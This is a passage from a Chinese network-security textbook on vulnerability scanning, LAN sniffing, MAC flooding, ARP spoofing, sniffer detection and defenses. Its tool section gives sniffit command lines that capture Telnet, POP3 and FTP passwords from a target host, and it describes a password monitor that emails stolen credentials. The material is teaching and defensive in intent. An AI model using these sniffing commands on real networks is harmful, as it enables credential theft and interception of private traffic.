


图 5-12　设置扫描的地址




图 5-13　开始扫描

扫描需要经过一段比较长的时间，最终扫描结果如图 5-14 所示。

主机分析: 192.168.8.212		
主机地址	端口/服务	服务漏洞
192.168.8.212	netbios-ssn (139/tcp)	发现安全漏洞
192.168.8.212	https (443/tcp)	发现安全提示
192.168.8.212	microsoft-ds (445/tcp)	发现安全提示
192.168.8.212	NNTP-ssl (563/tcp)	发现安全提示
192.168.8.212	domain (53/tcp)	发现安全提示
192.168.8.212	epmap (135/tcp)	发现安全提示
192.168.8.212	network blackjack (1025/tcp)	发现安全提示
192.168.8.212	unknown (1027/tcp)	发现安全提示
192.168.8.212	smtp (25/tcp)	发现安全提示
192.168.8.212	http (80/tcp)	发现安全提示
192.168.8.212	nntp (119/tcp)	发现安全提示
192.168.8.212	ftp (21/tcp)	发现安全提示
192.168.8.212	Windows Terminal Services (3389/tcp)	发现安全提示

图 5-14　漏洞扫描结果

结果显示发现了许多系统漏洞，可以利用这些漏洞实施系统入侵，后面的章节将介绍使用这些漏洞实现攻击。

除了以上案例中介绍的这些扫描工具软件以外，比较著名的工具软件还有很多，例如扫描经典工具“流光”。流光也是非常优秀的扫描工具之一，它是由国内高手小榕精心打造的综合扫描器，功能非常强大，不仅能完成各种扫描任务，而且自带了许多猜解器和入侵工具。与 X-Scan 相比，流光的功能多一些，但操作起来比较复杂，由于流光的功能过于强大，而且功能还在不断扩充中，因此流光的作者限制了流光所能扫描的 IP 范围，不允许流光扫描国内 IP 地址。但是，入侵者为了能够最大限度地使用流光，在使用流光之前，都需要用专门的破解程序对流光进行破解，去除 IP 范围和功能上的限制。

5.3　网络监听

网络监听原本是网络管理员使用一类管理工具，监视网络的状态、数据的流动，以及网络上传输的信息。但是网络监听工具也是黑客们常用的工具，当信息以明文的形式在网络上传输时，便可以使用网络监听的方式来获得网络上传输的敏感信息。网络监听可以在网上的任何一个位置实施，如局域网中的一台主机、网关上或远程网的调制解调器之间等。

5.3.1　监听原理

所谓“监听”技术，就是在互相通信的两台计算机之间通过技术手段插入一台可以接收并记录通信内容的设备，最终实现对通信双方的数据记录。例如，如图 5-15 所示，在通信主机 A 和通信主机 B 之间，通过技术手段插入一台监听设备，即可实现监听。但大家需要注意的是：一般都要求用做监听途径的设备不能造成通信双方的行为异常或连接中断等，

就是说，监听方不能参与通信中任何一方的通信行为，仅仅是“被动”地接收记录通信数据而不能对其进行篡改，一旦监听方违反这个要求，这次行为就不是“监听”，而是“劫持”了。




图 5-15　监听技术原理

不同数据链路上传输的信息被监听的可能性如下。

1．以太网

以太网是一个广播型的网络，其工作方式是：将要发送的数据包发送连接在一起的所有主机，包中包含着应该接收数据包主机的正确地址，只有与数据包中目标地址一致的那台主机才能接收。但是，当主机工作在监听模式下，无论数据包中的目标地址是什么，主机都将接收。

2．FDDI、Token-ring

尽管令牌网并不是一个广播型网络，但带有令牌的那些包在传输过程中，平均要经过网络上一半的计算机，高的数据传输率使监听变得比较困难。

3．电话线

电话线可以被一些电话公司协作人或者一些有机会在物理上访问到线路的人搭线窃听。在微波线路上的信息也会被截获，在实际中，高速的调制解调器将比低速的调制解调器搭线窃听困难一些，因为高速调制解调器中引入了许多频率。

4．IP 通过有线电视信道

许多已经开发出来的，使用有线电视信道发送 IP 数据包的系统依靠 RF 调制解调器。RF 使用一个 TV 通道用于上行和下行。在这些线路上传输的信息没有加密，因此，可以被一些可以从物理上访问到 TV 电缆的用户截获。

5．微波和无线电

无线电本来就是一个广播型的传输媒介，任何有一个无线电接收机的人都可以截获那些传输的信息。

5.3.2　监听实现条件

实现监听，它要求监听设备的物理传输介质与被监听设备的物理传输介质存在直接联系或者数据包能经过路由选择到达对方，即一个逻辑上的三方连接。

能实现这个条件的有以下情况：

（1）监听方与通信方是位于同一物理网络的，如局域网；

（2）监听方与通信方存在路由或接口关系，例如通信双方的同一网关等。

对于一个进行网络攻击的黑客来说，能攻破网关、路由器和防火墙的情况极为少见，完全可以由安全管理员安装一些设备，对网络进行监控，或者使用一些专门设备，运行专

门的监听软件，并防止任何非法访问。对于一台连网的计算机，最方便的是在局域网中进行监听，只需安装一个监听软件，然后就可以坐在机器旁浏览监听到的信息了。

5.3.3 共享式局域网内的监听

1．什么是共享式局域网

所谓的“共享式”局域网，指的是早期采用集线器 HUB 作为网络连接设备的传统局域网的结构，如图 5-16 所示。在这个结构里，所有机器都是共享同一条传输线路的，集线器没有端口的概念，它的数据发送方式是“广播”，集线器接收到相应数据时是单纯地把数据往它所连接的每一台设备线路上发送的。




图 5-16　共享式局域网

2．共享式局域网工作过程

共享式局域网协议的工作方式是将要发送的数据包发往连接在一起的所有主机，在包头中包括着应该接收数据包的主机的正确地址。在共享式局域网中，填写了物理地址的帧从网络接口也就是从网卡中发送出去，传送到物理的线路上，当发送出去的信号到达集线器，由集线器再发向连接在集线器上的每一条线路，于是，在物理线路传输的数字信号也就到达了连接在集线器上的每一台主机。数字信号到达一台主机的网络接口时，在正常情况下，网络接口读入数据帧，然后进行检查，如果数据帧中携带的物理地址是自己的，或者物理地址是广播地址，将由数据帧交给上层协议软件，也就是 IP 层软件，也就是说，只有与数据包中目标地址一致的那台主机才能接收数据包，否则就将这个帧丢弃。对于每一个到达网络接口的数据帧，都要进行这个过程。例如，在图 5-16 中，主机 A 发送一条报文给主机 B，所有连接在这个局域网中的计算机都会收到这条报文，但是只有主机 B 才会接收处理这条报文，而其他计算机则会抛弃该报文。

3．共享式局域网监听的实现

当主机工作在监听模式下，主机收到的所有的数据帧都将交给上层协议软件处理，也就是说，主机 A 发送报文给主机 B，主机 C、D、E 都接收该报文，不丢弃报文。所以说，共享式局域网结构里的数据实际上是没有隐私性的，我们希望网卡会丢弃与自己无关的报文，但实际上它可以不丢弃，只需要调整网卡（网络接口）的工作模式为混杂模式。

每块网卡基本上都会有以下 4 种工作模式。

（1）广播方式 Broadcast：该模式下的网卡能够接收网络中的广播信息。

（2）组播方式 Multicast：设置在该模式下的网卡能够接收组播数据。

（3）直接方式 Unicast：在这种模式下，只有目的网卡才能接收该数据。

（4）混杂模式 Promiscuous：在这种模式下的网卡能够接收一切通过它的数据，而不管该数据是否是传给它的。

在混杂模式里，网卡对报文中的目标 MAC 地址不加任何检查而全部接收，这样就造成无论什么数据，只要是路过的都会被网卡接收的局面，监听就是从这里开始的。

5.3.4 交换式局域网内的监听

1．什么是交换式局域网

作为与“共享式”相对的“交换式”局域网，它的网络连接设备被换成了交换机，如图 5-17 所示。交换机引入了“端口”的概念，它会产生一个地址表用于存放每台与之连接的计算机的 MAC 地址，从此每个网络接口便作为一个独立的端口存在。




图 5-17 交换式局域网

2．交换式局域网工作过程

在交换式局域网中，除了声明为广播或组播的报文，交换机在一般情况下是不会让其他报文出现类似共享式局域网那样的广播形式发送行为的，这样即使网卡设置为混杂模式，它也收不到发往其他计算机的数据，因为数据的目标地址会在交换机中被识别，然后有针对性地发往表中对应地址的端口。例如，在图 5-17 中，主机 A 发送一条报文给主机 B，主机 A 首先将报文发送给交换机，交换机会查看报文中的目标地址，然后交换机查找自己的交换表，根据目标地址与端口的对应关系，直接将报文发送给主机 B。

3．交换式局域网监听的实现

1）方法一：MAC 洪水

所谓 MAC 洪水攻击，就是向交换机发送大量含有虚假 MAC 地址和 IP 地址的 IP 包，使交换机无法处理如此多的信息而引起设备工作异常，也就是所谓的“失效”模式，在这个模式里，交换机的处理器已经不能正常分析数据报查询地址表了，然后，交换机就会成为一台普通的集线器，毫无选择地向所有端口发送数据，这个行为被称做“泛洪发送”，这样一来攻击者就能监听到所需数据了。

2）方法二：ARP 欺骗

在局域网寻址方式中，一台主机 A 如果要向目标主机 B 发送数据，无论主机 B 在本网段还是在远程网络，这些需要发出去的数据包中需要 4 个必不可少的地址：(源 IP 地址，源 MAC 地址）＋（目标 IP 地址，目标 MAC 地址）。当主机 A 在封装数据包时，自然知道自己的 IP 地址和 MAC 地址，同时目标 IP 自己也知道，需要得到 B 的 MAC 地址。通过 ARP 协议，主机 A 得到主机 B 的 MAC 地址，并且把 IP 地址与 MAC 地址的对应关系放在缓存表中，以备下一次再使用。但要说明的是，因为考虑到主机 B 有更换网卡的可能，所以无论何时当主机 A 再次收到关于主机 B 的 MAC 地址更新信息，它都将刷新自己的 ARP 缓存表，将新收到的 MAC 地址和主机 B 的 IP 地址对应起来，正因为主机 A 在任何时候收到 ARP 数据包，都将再次更新 ARP 缓存，所以导致了 ARP 欺骗的发生。

如图 5-18 所示，假设局域网内有两台计算机 A 和 B 在通信，而计算机 C 要作为一个窃听者的身份得到这两台计算机的通信数据，那么它就必须想办法让自己能插入两台计算机之间的数据线路里，而在这种一对一的交换式网络里，计算机 C 必须成为一个中间设备才能让数据得以经过它，要实现这个目标，计算机 C 就要开始伪造虚假的 ARP 报文。






图 5-18　ARP 欺骗

如果现在主机 C 想要窃取网络中的数据，那么这时它就可能向 A 发送一个 ARP 数据包，数据包中声称主机 B 的 MAC 地址已经改变，当主机 A 收到后，得知此消息，就立刻更新原来主机 B 的 MAC 地址，当它要和主机 B 进行通信时，就会在数据包中封装新的 MAC 地址，如果这个 MAC 地址是前面主机 C 的，那么主机 A 就会把本来要发给主机 B 的数据错误地发给了主机 C，被主机 C 监听成功，而主机 C 为了掩人耳目，“看”过数据后，再发给主机 B，从而不影响主机 A 和主机 B 之间的正常通信。

实际上，真实环境里的 ARP 欺骗除了监听计算机 A 的数据，通常也会顺便把计算机 B 的数据给监听了，只要计算机 C 在对计算机 A 发送伪装成计算机 B 的 ARP 应答包的同时也向计算机 B 发送伪装成计算机 A 的 ARP 应答包即可，这样它就可作为一个双向代理的身份插入两者之间的通信链路。

5.3.5　监听检测方法

网络监听是很难被发现的。因为运行网络监听的主机只是被动地接收在局域网上传输的信息，并没有主动的行动，也不能修改在网上传输的信息包。当某一危险用户运行网络监听软件时，可以通过 ps －ef 或 ps －aux 命令来发现它。能够运行网络监听软件，说明该用户已经具有了超级用户的权限，他可以修改任何系统命令文件，来掩盖自己的行踪。其



实修改 ps 命令只需短短数条 Shell 命令，就可将监听软件的名字过滤掉。

另外，当系统运行网络监听软件时，系统因为负荷过重，会对外界的响应很慢。但也不能因为一个系统响应过慢而怀疑其正在运行网络监听软件，有以下几种方法可以检测系统是否在运行网络监听软件。

1．方法一

对于怀疑运行监听程序的机器，用正确的 IP 地址和错误的物理地址去 ping，运行监听程序的机器会有响应。这是因为正常的机器不接收错误的物理地址，处于监听状态的机器能接收。如果他的 IP stack 不再次反向检查的话，就会响应。这种方法依赖于系统的 IP stack，对一些系统可能行不通。

假设 IP 为 192.168.8.4 的机器上装有 ARP 欺骗工具和监听工具，ping 192.168.8.4，然后 arp –a | find "192.168.8.4" 得到它的 MAC 地址 "00-00-0e-40-b4-a1"。

修改自己的网卡驱动设置页，改 Network Address 为 "00000e40b4a2"，即去掉分隔符的 MAC 地址最末位加 1。

再次 ping 192.168.8.4，正常的话应该不会看到任何回应，因为正常的主机不会回应不与其 MAC 地址对应的数据包，会将广播来的包丢弃，但监听主机却会回应所有数据包。

如果看到返回，则说明 IP 地址为 192.168.8.4 的主机很可能装有监听工具。

2．方法二

向网络发大量不存在的物理地址的包，由于监听程序将处理这些包，将导致性能下降，通过比较前后该机器性能加以判断，这种方法难度比较大。

3．方法三

一个可行的检查监听程序的方法是搜集所有主机上运行的进程，使用 UNIX 和 Windows 机器可以很容易地得到当前进程的清单。

4．方法四

搜索监听程序。入侵者很可能使用的是一个免费软件，管理员就可以检查目录，找出监听程序，但这是比较困难而且很费时间。

5.3.6 局域网内监听的防御

1．从逻辑或物理上对网络分段

网络分段通常被认为是控制网络广播风暴的一种基本手段，但其实也是保证网络安全的一项措施，其目的是将非法用户与敏感的网络资源相互隔离，从而防止可能的非法监听。

2．使用交换网络

由于共享式局域网的局限性（集线器不会选择具体端口），在上面流通的数据基本上是"你有，我也有"的，监听者连 ARP 信息都不需要更改，自然无法躲过被监听的命运，要解决这个问题，只能先把集线器更换为交换机，杜绝这种毫无隐私的数据传播方式。

3．MAC 地址绑定

虽然利用 ARP 欺骗报文进行的网络监听很难察觉，但它并不是无法防御的，与 ARP 寻址相对地，在一个相对稳定的局域网里，我们可以使用静态 ARP 映射，即记录下局域网内所有计算机的网卡 MAC 地址和对应的 IP 地址，然后使用"arp –s IP 地址 MAC 地址"进行静态绑定，这样计算机就不会通过 ARP 广播来找人了，自然不会响应 ARP 欺骗工具发送的动态 ARP 应答包（静态地址的优先度大于动态地址）。

4．使用软件防御

例如 Anti Arp Sniffer，它可以强行绑定本机与网关的 MAC 关系，让伪装成网关获取数据的监听机成了摆设，如果监听者仅仅欺骗了某台计算机的情况，这就要使用 ARP Watch 了，ARP Watch 会实时监控局域网中计算机 MAC 地址和 ARP 广播报文的变化情况，如果有 ARP 欺骗程序发送虚假地址报文，必然会造成 MAC 地址表不符，ARP Watch 就会弹出来警告用户了。

5．划分 VLAN

此外，对网络进行 VLAN 划分也是有效的方法，每个 VLAN 之间都是隔离的，必须通过路由进行数据传输，这个时候 MAC 地址信息会被丢弃，每台计算机之间都是采用标准 TCP/IP 进行数据传输的，即使存在监听工具也无法使用虚假的 MAC 地址进行欺骗了。

6．使用加密技术

数据经过加密后，通过监听仍然可以得到传送的信息，但显示的是乱码。使用加密技术的缺点是影响数据传输速度以及使用一个弱加密比较容易被攻破。系统管理员和用户需要在网络速度和安全性上进行折中。

5.3.7 监听工具

1．监听工具 sniffit

sniffit 是可以在 Linux、SunOS、Solaris 等平台运行的网络监听软件，主要用于监听运行 TCP/IP 协议的计算机以监听其不安全性。因为数据包必须在运行 sniffit 的计算机才能进行监听，所以它只能监听同一个网段上的计算机，可以为其增加某些插件以实现额外功能。可以配置 sniffit 在后台运行以检测 TCP/IP 端口上用户的输入输出信息。用户可以选择源、目标地址或地址集合，还可以选择监听的端口、协议和网络接口等。sniffit 会将监听到的数据包内容存放在当前工作目录下，可以直接查看。由于需要将网卡置入混杂模式，所以必须用 root 权限运行。

1）sniffit 的主要参数

sniffit 的主要参数如表 5-2 所示。

表 5-2 sniffit 的主要参数

参数	描述
-c<file>	通过脚本运行程序
-f<device>	强制使用网络硬盘
-i	交互模式，可以查看网络中正在连接的机器及其使用的端口号
-n	显示假数据包，包括使用 ARP、RARP 的其他非 IP 数据包
-p<port>	记录连接到<port>的包，port 为 0 记录所有的端口，默认为 0，只用于 TCP 和 UDP 数据包
-s<ip nr/name>	监听从某 IP 发出的数据包，可以使用@通配符选择地址范围
-t<ip nr/name>	监听发送到某 IP 的数据包，可以使用@通配符选择地址范围

注意：-t 或-s 适用于 TCP/UDP 数据包，对 ICMP 和 IP 也进行解释。

2）sniffit 的实例

假定：同一子网的两台主机，A 运行了 sniffit，另一台 B 的 IP 为 192.168.8.212。

（1）检查 sniffit 是否运行且另开一个窗口。

sniffit：～/#sniffit –d –p 7 –t 192.168.8.212

（2）sniffit 捕获了 Telnet 到对方 7 号端口 echo 服务的包。

sniffit：～/$Telent Y7

（3）截获 B 上的用户密码。

sniffit：～/# sniffit –p 23 –t 192.168.8.212

（4）截获所有用户通过 B 接收邮件的 POP3 账号和密码。

sniffit：～/#sniffit -p 110 –t 192.168.8.212&

sniffit：～/#sniffit -p 110 –s 192.168.8.212&

（5）查看 FTP 连接。

sniffit：～/# sniffit -p 21 –l 0 –t 192.168.8.212

（6）截获错误发生的控制信息。

sniffit：～/# sniffit -p icmp –b –s 192.168.8.212

（7）执行脚本。

sniffit –c <scriptname>s

2．监听工具 pswmonitor

监听工具 pswmonitor（密码监听器）用于监听基于 Web 的邮箱密码、POP3 收信密码和 FTP 登录密码等，只需在一台计算机上运行就可以监听局域网内任意一台计算机登录的用户名和密码，并将密码显示、保存或发送到用户指定的邮箱，主界面如图 5-19 所示。

